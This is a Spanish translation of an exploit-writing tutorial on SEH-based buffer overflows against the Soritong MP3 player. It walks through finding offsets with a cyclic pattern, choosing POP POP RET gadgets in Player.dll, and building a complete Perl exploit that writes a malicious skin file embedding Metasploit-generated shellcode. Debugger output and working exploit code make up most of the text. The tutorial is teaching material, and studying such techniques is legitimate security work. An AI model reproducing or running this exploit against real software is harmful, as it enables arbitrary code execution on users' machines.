Primero, encuentra el Offset al próximo SEH y SEH. Sobrescribe el SEH con un POP POP RET y pon BP en el próximo SEH. Esto hará que la aplicación se detenga cuando ocurra la excepción. Y entonces puedes buscar la Shellcode. Ve las secciones para saber como se hace esto.

Creando el exploit – Encuentra los Offsets del “el próximo SEH” y “SE Handler”

Necesitamos encontrar el Offset para un par de cosas.

- Al lugar donde sobrescribiremos el próxima SEH (con salto a la Shellcode).
- Al lugar donde sobrescribiremos el SE handle actual (debería estar justo después del próximo SEH).

Una forma simple de hacer esto es llenando el payload con un patr3n 3nico (Metasploit mandando de nuevo ☺) y luego buscar 3 lugares.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

```
my $junk="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac".
"6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af".
"f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9".
" Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak".
"6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An".
"n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9".
"Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As".
"6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av".
"v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9".
"Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba".
"6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd".
"d3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9".
"Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi".
"6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl".
"l3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9".
"Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq".
"6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt".
"t3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9".
"Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By".
"6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2C".
"b3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9".
"Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg".
"6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C".
"j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9".
"Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";

open (myfile,">ui.txt");
print myfile $junk;
```

Crea el archivo ui.txt.

Abre Windbg y carga soritong.exe. Comenzará pausado. Así que, ejecútalo. El depurador capturará la primera excepción. No la dejes correr más, permitiendo a la aplicación que capture la excepción porque cambiaría todo el estado del Stack. Solo mantén pausado el depurador y mira la cadena SEH.

```
0:000> !exchain
0012fd64: <Unloaded_ud.driv>+41367440 (41367441)
Invalid exception stack at 35744134
```

El manejador de SEH se ha sobrescrito con 41 36 74 41. El manejador de SEH se ha sobrescrito con 41367441 (little endian) => 41 74 36 41, que es el valor hexa para At6A (<http://www.dolcevie.com/js/converter.html>)

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

Esto se corresponde con el offset 588. Esto nos ha enseñado 2 cosas:

- El manejador SE es sobrescrito después de 588 bytes.
- El puntero de la SEH siguiente es sobrescrito después de 588-4 bytes = 584 bytes. Esta ubicación es 0x0012fd64 (como se muestra en la salida! Exchain)

Sabemos que nuestra shellcode se encuentra justo después de sobrescribir el manejador de SE. Así, la shellcode debe ser colocada en 0012fd64 4 bytes + 4 bytes.

[Junk][next SEH][SEH][Shellcode]

El próximo SEH se coloca en 0x0012fd64.

Objetivo: El exploit desencadena una excepción, va al SEH, que dará lugar a otra excepción (POP POP RET). Esto hará que el salto del flujo salte al próximo SEH. Así que todo lo que necesitamos decirle al "próximo SEH" es que salte al próximo par de bytes y que termine en la shellcode". 6 bytes (o más, si se inicia la shellcode con un montón de NOP's) no tendrán ningún problema.

El opcode para un salto corto es EB. Seguido por la distancia del salto. En otras palabras, a un salto corto de 6 bytes le corresponde EB 06. Necesitamos llenar 4 bytes. Entonces, debemos agregar 2 NOP's para llenar el espacio de 4 bytes. Así, el campo del próximo SEH debe ser sobrescrito con 0xeb, 0x06, 0x90, 0x90.

¿Cómo funciona exactamente el POP POP RET cuando trabaja con exploits de SEH?

Cuando ocurre una excepción, el despachador de excepciones crea su propio marco de Stack. PUSHeará elementos del manejador al Stack creado recientemente. Como parte del prólogo de una función. Uno de los campos en la estructura del manejador es el EstablisherFrame. Este campo apunta a la dirección al registro de excepciones (el próximo SEH) que fue PUSHheado al Stack del programa. Esta misma dirección también está ubicada en ESP+8 cuando el manejador es llamado. Ahora, si

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

sobrescribimos el manejador con la dirección de una secuencia POP POP RET:

- El primer POP quitará 4 bytes del Stack.
- El segundo POP quitará 4 más.
- El RET tomará el valor actual del tope de ESP que es igual a la dirección del próximo SEH ubicado en ESP+8, pero por los 2 POP's ahora queda en el tope del Stack y lo pone en EIP.

Hemos sobrescrito el próximo SEH con algún Jumpcode básico (en vez de una dirección) para ejecutar el código.

De hecho, el campo del próximo SEH puede ser considerado como la primera parte de nuestra Shellcode (Jumpcode).

Construcción del exploit – uniendo todo

Después de haber encontrado los offsets importantes, solo necesitamos la dirección de un POP POP RET antes de contruir el exploit.

Cuando ejecutamos Soritong MP3 player en Windbg, podemos ver la lista de módulos cargados.

```
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 773d0000 774d3000
C:\WINDOWS\WinSxS\x86_Microsoft...d4ce83\comctl32.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 72d10000 72d18000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77be0000 77bf5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77bd0000 77bd7000 C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000 C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000 C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 00f10000 00f5f000 C:\WINDOWS\system32\DRMClie.dll
ModLoad: 5bc60000 5bca0000 C:\WINDOWS\system32\strmdll.dll
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

```
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
```

Estamos especialmente interesados en las DLL's específicas de la aplicación. Encontremos un POP POP RET en esa DLL. Usando findjmp.exe. Podemos buscar secuencias de POP POP RET en esa DLL. Por ejemplo, POP EDI.

Una de las siguientes direcciones podrían ser, siempre que no contenga bytes NULL.

```
C:\Program Files\SoriTong>c:\findjmp\findjmp.exe Player.dll edi | grep pop |
grep -v "000"
0x100104F8      pop edi - pop - retbis
0x100106FB      pop edi - pop - ret
0x1001074F      pop edi - pop - retbis
0x10010CAB      pop edi - pop - ret
0x100116FD      pop edi - pop - ret
0x1001263D      pop edi - pop - ret
0x100127F8      pop edi - pop - ret
0x1001281F      pop edi - pop - ret
0x10012984      pop edi - pop - ret
0x10012DDD      pop edi - pop - ret
0x10012E17      pop edi - pop - ret
0x10012E5E      pop edi - pop - ret
0x10012E70      pop edi - pop - ret
0x10012F56      pop edi - pop - ret
0x100133B2      pop edi - pop - ret
0x10013878      pop edi - pop - ret
0x100138F7      pop edi - pop - ret
0x10014448      pop edi - pop - ret
0x10014475      pop edi - pop - ret
0x10014499      pop edi - pop - ret
0x100144BF      pop edi - pop - ret
0x10016D8C      pop edi - pop - ret
0x100173BB      pop edi - pop - ret
0x100173C2      pop edi - pop - ret
0x100173C9      pop edi - pop - ret
0x1001824C      pop edi - pop - ret
0x10018290      pop edi - pop - ret
0x1001829B      pop edi - pop - ret
0x10018DE8      pop edi - pop - ret
0x10018FE7      pop edi - pop - ret
0x10019267      pop edi - pop - ret
0x100192EE      pop edi - pop - ret
0x1001930F      pop edi - pop - ret
0x100193BD      pop edi - pop - ret
0x100193C8      pop edi - pop - ret
0x100193FF      pop edi - pop - ret
0x1001941F      pop edi - pop - ret
0x1001947D      pop edi - pop - ret
0x100194CD      pop edi - pop - ret
0x100194D2      pop edi - pop - ret
0x1001B7E9      pop edi - pop - ret
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

```
0x1001B883    pop edi - pop - ret
0x1001BD8A    pop edi - pop - ret
0x1001BDDC    pop edi - pop - ret
0x1001BE3C    pop edi - pop - ret
0x1001D86D    pop edi - pop - ret
0x1001D8F5    pop edi - pop - ret
0x1001E0C7    pop edi - pop - ret
0x1001E812    pop edi - pop - ret
```

Imaginemos que queremos usar 0x1008de8, el cual corresponde a:

```
0:000> u 10018de8
Player!Player_Action+0x9528:
10018de8 5f          pop     edi
10018de9 5e          pop     esi
10018dea c3          ret
```

Deberías poder usar cualquiera de la direcciones.

Nota: como puedes ver arriba, **findjmp** requiere que se especifique un registro. Puede ser más fácil usar **msfpescan** de Metasploit (sólo tienes que ejecutar **msfpescan** en contra de la dll, con el parámetro **-p** (buscar POP POP RET) y sacar todo en un archivo. **Mspescan** no requiere que especifique un registro, simplemente recibe todas las combinaciones...

Luego abre el archivo y verás todas las direcciones. Alternativamente, puedes utilizar **memdump** para volcar toda la memoria del proceso a una carpeta y, a continuación, utilizar **msfpescan-M <carpeta>-p** para buscar todas las combinaciones de POP POP RET de la memoria.

El payload del exploit debe verse así:

```
[584
characters][0xeb,0x06,0x90,0x90][0x10018de8][NOPS][Shellcode]
junk          next SEH          current SEH
```

De hecho, los exploits de SEH más típicos son así:

Buffer padding	short jump to stage 2	pop/pop/ret address	stage 2 (shellcode)
Buffer	next SEH	SEH	

Para ubicar la Shellcode (la cual debería estar después del SEH) puedes reemplazar los 4 bytes en el próximo SEH por BP's. Eso te permitirá inspeccionar los registros.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

Un ejemplo:

```
my $junk = "A" x 584;

my $nextSEHoverwrite = "\xcc\xcc\xcc\xcc"; #breakpoint

my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll

my $shellcode = "1ABCDEFGHJKLM2ABCDEFGHJKLM3ABCDEFGHJKLM";

my $junk2 = "\x90" x 1000;

open(myfile,'>ui.txt');

print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

```
(elc.fbc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e504
edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei ng nz
ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010296
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export
symbols for SoriTong.exe -
SoriTong!TmCl3_5+0x3ea3:
00422e33 8810          mov     byte ptr [eax],dl
ds:0023:00130000=41
0:000> g
(elc.fbc): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=1001e812 edx=7c9032bc esi=0012d72c
edi=7c9032a8
eip=0012fd64 esp=0012d650 ebp=0012d664 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
<Unloaded_ud.drv>+0x12fd63:
0012fd64 cc          int     3
```

Después de pasarle la primera excepción a la aplicación, la aplicación se detiene por los BP's en nSEH. EIP actualmente apunta al primer byte en nSEH. Entonces, deberías poder ver la Shellcode 8 bytes más abajo (4 bytes para el nSEH, y 4 bytes para el SEH)

```
0:000> d eip
0012fd64 cc cc cc cc 12 e8 01 10-31 41 42 43 44 45 46 47 .....1ABCDEFGH
0012fd74 48 49 4a 4b 4c 4d 32 41-42 43 44 45 46 47 48 49 HIJKLM2ABCDEFGHI
0012fd84 4a 4b 4c 4d 33 41 42 43-44 45 46 47 48 49 4a 4b JKLM3ABCDEFGHJKLM
0012fd94 4c 4d 90 90 90 90 90 90-90 90 90 90 90 90 90 LM.....
0012fda4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0012fdb4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
0012fdc4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 .....
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

0012fdd4 90 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90

Perfecto. La Shellcode es visible y comienza exactamente donde habíamos esperado. He usado una string corta para probar la Shellcode, puede ser una buena idea usar una string más larga solo para verificar que no hay “agujeros” en ninguna parte de la Shellcode. Si la Shellcode comienza en un Offset de donde comenzaría, entonces necesitarás modificar el Jumpcode en el nSEH así saltaría más lejos.

Ahora, estamos listos para construir el exploit con una Shellcode real y reemplazar los BP’s en el nSEH por el Jumpcode.

```
# Exploit for Soritong MP3 player
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
#

my $junk = "A" x 584;

my $nextSEHoverwrite = "\xeb\x06\x90\x90"; #jump 6 bytes

my $SEHoverwrite = pack('V',0x1001E812); #pop pop ret from player.dll


# win32_exec - EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum
http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4a\x4e\x46\x44".
"\x42\x30\x42\x50\x42\x30\x4b\x38\x45\x54\x4e\x33\x4b\x58\x4e\x37".
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x38\x4f\x44\x4a\x41\x4b\x48".
"\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x34\x4b\x38\x46\x43\x4b\x48".
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x48\x42\x4c".
"\x46\x37\x47\x50\x41\x4c\x4c\x4c\x4d\x50\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x43\x46\x35\x46\x42\x46\x30\x45\x47\x45\x4e\x4b\x48".
"\x4f\x35\x46\x42\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x30\x4b\x54".
"\x4b\x58\x4f\x55\x4e\x31\x41\x50\x4b\x4e\x4b\x58\x4e\x31\x4b\x48".
"\x41\x30\x4b\x4e\x49\x38\x4e\x45\x46\x52\x46\x30\x43\x4c\x41\x43".
"\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x53\x45\x38\x42\x4c\x4a\x57".
"\x4e\x30\x4b\x48\x42\x54\x4e\x30\x4b\x48\x42\x37\x4e\x51\x4d\x4a".
"\x4b\x58\x4a\x56\x4a\x50\x4b\x4e\x49\x30\x4b\x38\x42\x38\x42\x4b".
"\x42\x50\x42\x30\x42\x50\x4b\x58\x4a\x46\x4e\x43\x4f\x35\x41\x53".
"\x48\x4f\x42\x56\x48\x45\x49\x38\x4a\x4f\x43\x48\x42\x4c\x4b\x37".
"\x42\x35\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x45\x4a\x46\x4a\x49".
"\x50\x4f\x4c\x58\x50\x30\x47\x45\x4f\x4f\x47\x4e\x43\x36\x41\x46".
"\x4e\x36\x43\x46\x42\x50\x5a";

my $junk2 = "\x90" x 1000;
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

```
open(myfile, '>ui.txt');  
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;
```

Crea el archivo ui.txt, lo pone en su carpeta (la de skins) y abre directamente el soritong.exe (fuera del depurador).



¡Baaam! ☺

Ahora veamos que pasó tras bastidores. Pon un BP al principio de la Shellcode y ejecuta soritong.exe en Windbg.

Primera excepción oportuna:

El Stack (ESP) apunta a 0x0012da14.

```
eax=00130000 ebx=00000003 ecx=fffffff9 edx=00000090 esi=0017e4ec edi=0012fd64  
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei ng nz ac pe nc  
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010296  
0:000> !exchain  
0012fd64: *** WARNING: Unable to verify checksum for C:\Program  
Files\SoriTong\Player.dll  
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for  
C:\Program Files\SoriTong\Player.dll -  
Player!Player_Action+9528 (10018de8)  
Invalid exception stack at 909006eb
```

=> El manejador apunta a 10018de8 que es el POP POP RET. Cuando le permitimos que se ejecute de nuevo, el POP POP RET se ejecutará y causará otra excepción. Cuando eso suceda, se ejecutará el código “BE 06 90 90” (el próximo SEH) y EIP apuntará a 0012fd6c, la cual es nuestra Shellcode.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

```
0:000> g
(f0c.b80): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=10018de8 edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd6c esp=0012d650 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
<Unloaded_ud.drv>+0x12fd6b:
0012fd6c cc                int     3
0:000> u 0012fd64
<Unloaded_ud.drv>+0x12fd63:
0012fd64 eb06                jmp     <Unloaded_ud.drv>+0x12fd6b (0012fd6c)
0012fd66 90                nop
0012fd67 90                nop
0:000> d 0012fd60
0012fd60 41 41 41 41 eb 06 90 90-e8 8d 01 10 cc eb 03 59  AAAA.....Y
0012fd70 eb 05 e8 f8 ff ff ff 4f-49 49 49 49 49 51 5a  ....0IIIIIIQZ
0012fd80 56 54 58 36 33 30 56 58-34 41 30 42 36 48 48 30  VTX630VX4A0B6HH0
0012fd90 42 33 30 42 43 56 58 32-42 44 42 48 34 41 32 41  B30BCVX2BDBH4A2A
0012fda0 44 30 41 44 54 42 44 51-42 30 41 44 41 56 58 34  D0ADTBDQB0ADAVX4
0012fdb0 5a 38 42 44 4a 4f 4d 4e-4f 4a 4e 46 44 42 30 42  Z8BDJOMNOJNFDB0B
0012fdc0 50 42 30 4b 38 45 54 4e-33 4b 58 4e 37 45 50 4a  PB0K8ETN3KXN7EPJ
0012fdd0 47 41 30 4f 4e 4b 38 4f-44 4a 41 4b 48 4f 35 42  GA0ONK80DJAKH05B
```

- **41 41 41 41** : últimos caracteres del buffer.
- **eb 06 90 90** : próximo SEH, hace un salto de 6 bytes.
- **e8 8d 01 10** : SE Handler actual (POP POP RET causará la próxima excepción, haciendo que el código vaya al puntero próximo SEH y ejecute “eb 06 90 90”).
- **cc eb 03 59**: inicio de la Shellcode (agregué `\xcc` que es un BP), en la dirección 0x0012fd6c.

Puedes ver el proceso de construcción del exploit en el siguiente video:



Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

<http://www.youtube.com/watch?v=FYmfYOOOrQ00> entre otros.


Puedes ver/visitar mi lista de reproducción de este y de mis otros videos de construcción de scripts futuros en:

http://www.youtube.com/view_play_list?p=0E2E3562EB2A5ED3

Encontrando POP POP RET y otras instrucciones útiles vía Memdump

En este y tutoriales anteriores de exploits, hemos visto 2 formas de encontrar ciertas instrucciones en archivos EXE's, DLL's o drivers. Usando una búsqueda en memoria con Windbg o Findjmp. Hay una tercera de encontrar instrucciones útiles: usando Memdump.

Metasploit (para Linux) tiene una herramienta llamada Memdump.exe (oculta en alguna parte de la carpeta de herramientas). Si has instalado Memdump en una máquina con Windows (dentro de cygwin), entonces puedes comenzar a usarla.



Primero, ejecuta la aplicación que estás tratando de explotar (sin depurador) luego encuentra ID del procesos (PID) para esta aplicación. Crea una carpeta en tu disco duro y ejecútalo.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS


Ejemplo:

```
memdump.exe 3524 c:\cygwin\home\peter\memdump
[*] Creating dump directory...c:\cygwin\home\peter\memdump
[*] Attaching to 3524...
[*] Dumping segments...
[*] Dump completed successfully, 112 segments.
```

Ahora, con un línea de comandos de cygwin, ejecuta msfpescan (puede ser encontrado directamente en una carpeta de Metasploit) y guarda el resultado en un archivo de texto.

```
peter@xptest2 ~/framework-3.2
$ ./msfpescan -p -M /home/peter/memdump > /home/peter/scanresults.txt
```

Abre el archivo .txt y encontrarás instrucciones interesantes:



```
scanresults.txt - WordPad
File Edit View Insert Format Help
[/home/peter/memdump/01220000.rng]
0x01221045 pop esi; pop ebx; ret
0x01221199 pop ebp; pop ebx; ret
0x012212aa pop edi; pop esi; ret
0x01221321 pop ebp; pop ebx; ret 0x0010
0x01221463 pop esi; pop ebx; ret 0x0004
0x01221cc0 pop ebp; pop ebx; ret
0x01221df9 pop edi; pop esi; ret 0x0004
0x01222a51 pop esi; pop ecx; ret
